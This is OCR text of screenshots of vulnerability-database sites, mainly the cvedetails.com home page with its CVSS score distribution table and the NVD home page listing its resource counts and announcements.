
1 Product from Beijing Netpower Technologies Now Registered as Officially "CVE-Compatible"

CVE Mentioned in Article about Disclosing and Patching Vulnerabilities on Tripwire's State of Security Blog

First CVE-IDs Issued in New Numbering Format Now Available

More News »

http://cve.mitre.org/



CVE Details

The ultimate security vulnerability datasource

Google™ Custom Search [Search]

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234) [View CVE]

Log In Register Reset Password Activate Account

Vulnerability Feeds & Widgets New www.itsecdb.com

Home

Browse :

- Vendors
- Products
- Vulnerabilities By Date
- Vulnerabilities By Type

Reports :

- CVSS Score Report
- CVSS Score Distribution

Search :

- Vendor Search
- Product Search
- Version Search
- Vulnerability Search
- By Microsoft References

Top 50 :

- Vendors
- Vendor Cvss Scores
- Products
- Product Cvss Scores
- Versions

Other :

- Microsoft Bulletins
- Bugtraq Entries
- CWE Definitions
- About & Contact
- Feedback
- CVE Help
- FAQ
- Articles

External Links :

- NVD Website
- CWE Web Site

View CVE :

[Go]

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View BID :

[Go]

You can generate a custom RSS feed or an embedable vulnerability list widget or a json API call url.

Selected vulnerability types are OR'ed. If you don't select any criteria "all" CVE entries will be returned

□ Vulnerabilities with exploits
□ Cross Site Request Forgery
□ Sql injection
□ Memory corruption
□ Gain information

□ Code execution
□ File inclusion
□ Cross site scripting
□ Http response splitting
□ Denial of service

□ Overflows
□ Gain privilege
□ Directory traversal
□ Bypass something

Order By: CVE Id CVSS score >= : 0

[Generate RSS Feed] [Generate Widget Code] [Generate JSON URL]

Current CVSS Score Distribution For All Vulnerabilities

Distribution of all vulnerabilities by CVSS Scores

CVSS Score	Number Of Vulnerabilities	Percentage
0-1	50	0.10
1-2	499	0.70
2-3	2802	4.10
3-4	1504	2.20
4-5	13217	19.40
5-6	14103	20.70
6-7	8029	11.80
7-8	18030	26.50
8-9	272	0.40
9-10	9585	14.10
Total	68091	

Weighted Average CVSS Score: **6.8**

Vulnerability Distribution By CVSS Scores

Browse vendor names starting with:

. 0 1 2 3 4 5 6 7 8 9 @ A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

Browse product names starting with:

www.cvedetails.com provides an easy to use web interface to CVE vulnerability data. You can browse for vendors, products and versions and view cve entries, vulnerabilities, related to them. You can view statistics about vendors, products and versions of products. CVE details are displayed in a single, easy to use page, see a sample here.

CVE vulnerability data are taken from National Vulnerability Database (NVD) xml feeds provided by National Instiue of Standards and Technology.


Additional data from several sources like exploits from www.exploit-db.com, vendor statements and additional vendor supplied data, Metasploit modules are also published in addition to NVD CVE data.
Vulnerabilities are classified by cvedetails.com using keyword matching and cwe numbers if possible, but they are mostly based on keywords.

Unless otherwise stated CVSS scores listed on this site are "CVSS Base Scores" provided in NVD feeds. Vulnerability data are updated daily using NVD feeds.Please visit nvd.nist.gov for more details.

Please contact *admin at cvedetails.com* or use our feedback forum if you have any questions, suggestions or feature requests.

bluepromocode

http://www.cvedetails.com/


Sponsored by DHS/NCCIC/US-CERT
NIST
National Institute of Standards and Technology
National Vulnerability Database
automating vulnerability management, security measurement, and compliance checking
Vulnerabilities
Checklists
800-53/800-53A
Product Dictionary
Impact Metrics
Data Feeds
Statistics
FAQs
Home
SCAP
SCAP Validated Tools
SCAP Events
About
Contact
Vendor Comments

Mission and Overview

NVD is the U.S. government repository of standards based vulnerability management data. This data enables automation of vulnerability management, security measurement, and compliance (e.g. FISMA).

Resource Status

NVD contains:

68877	CVE Vulnerabilities
281	Checklists
248	US-CERT Alerts
4330	US-CERT Vuln Notes
10286	OVAL Queries
101507	CPE Names

Last updated: 2/22/2015 8:17:23 PM

CVE Publication rate: 17.07

Email List

NVD provides four mailing lists to the public. For information and subscription instructions please visit NVD Mailing Lists

Workload Index

Vulnerability Workload Index: 8.57

About Us

NVD is a product of the NIST Computer Security Division and is sponsored by the Department of Homeland Security's National Cyber Security Division. It supports the U.S. government multi-agency (OSD, DHS, NSA, DISA, and NIST) Information Security

National Vulnerability Database

NVD is the U.S. government repository of standards based vulnerability management data represented using the Security Content Automation Protocol (SCAP). This data enables automation of vulnerability management, security measurement, and compliance. NVD includes databases of security checklists, security related software flaws, misconfigurations, product names, and impact metrics.

Announcements

CVSS v3 Preview Information

CVE-ID Format Change Information

Federal Desktop Core Configuration settings (FDCC) / United States Government Configuration Baseline (USGCB)

NVD contains content (and pointers to scanning products) for performing configuration checking of systems implementing the FDCC/USGCB using the Security Content Automation Protocol (SCAP).
FDCC/USGCB Checklists are available here (to be used with SCAP 1.2 validated tools).
SCAP Validated Products are available here.

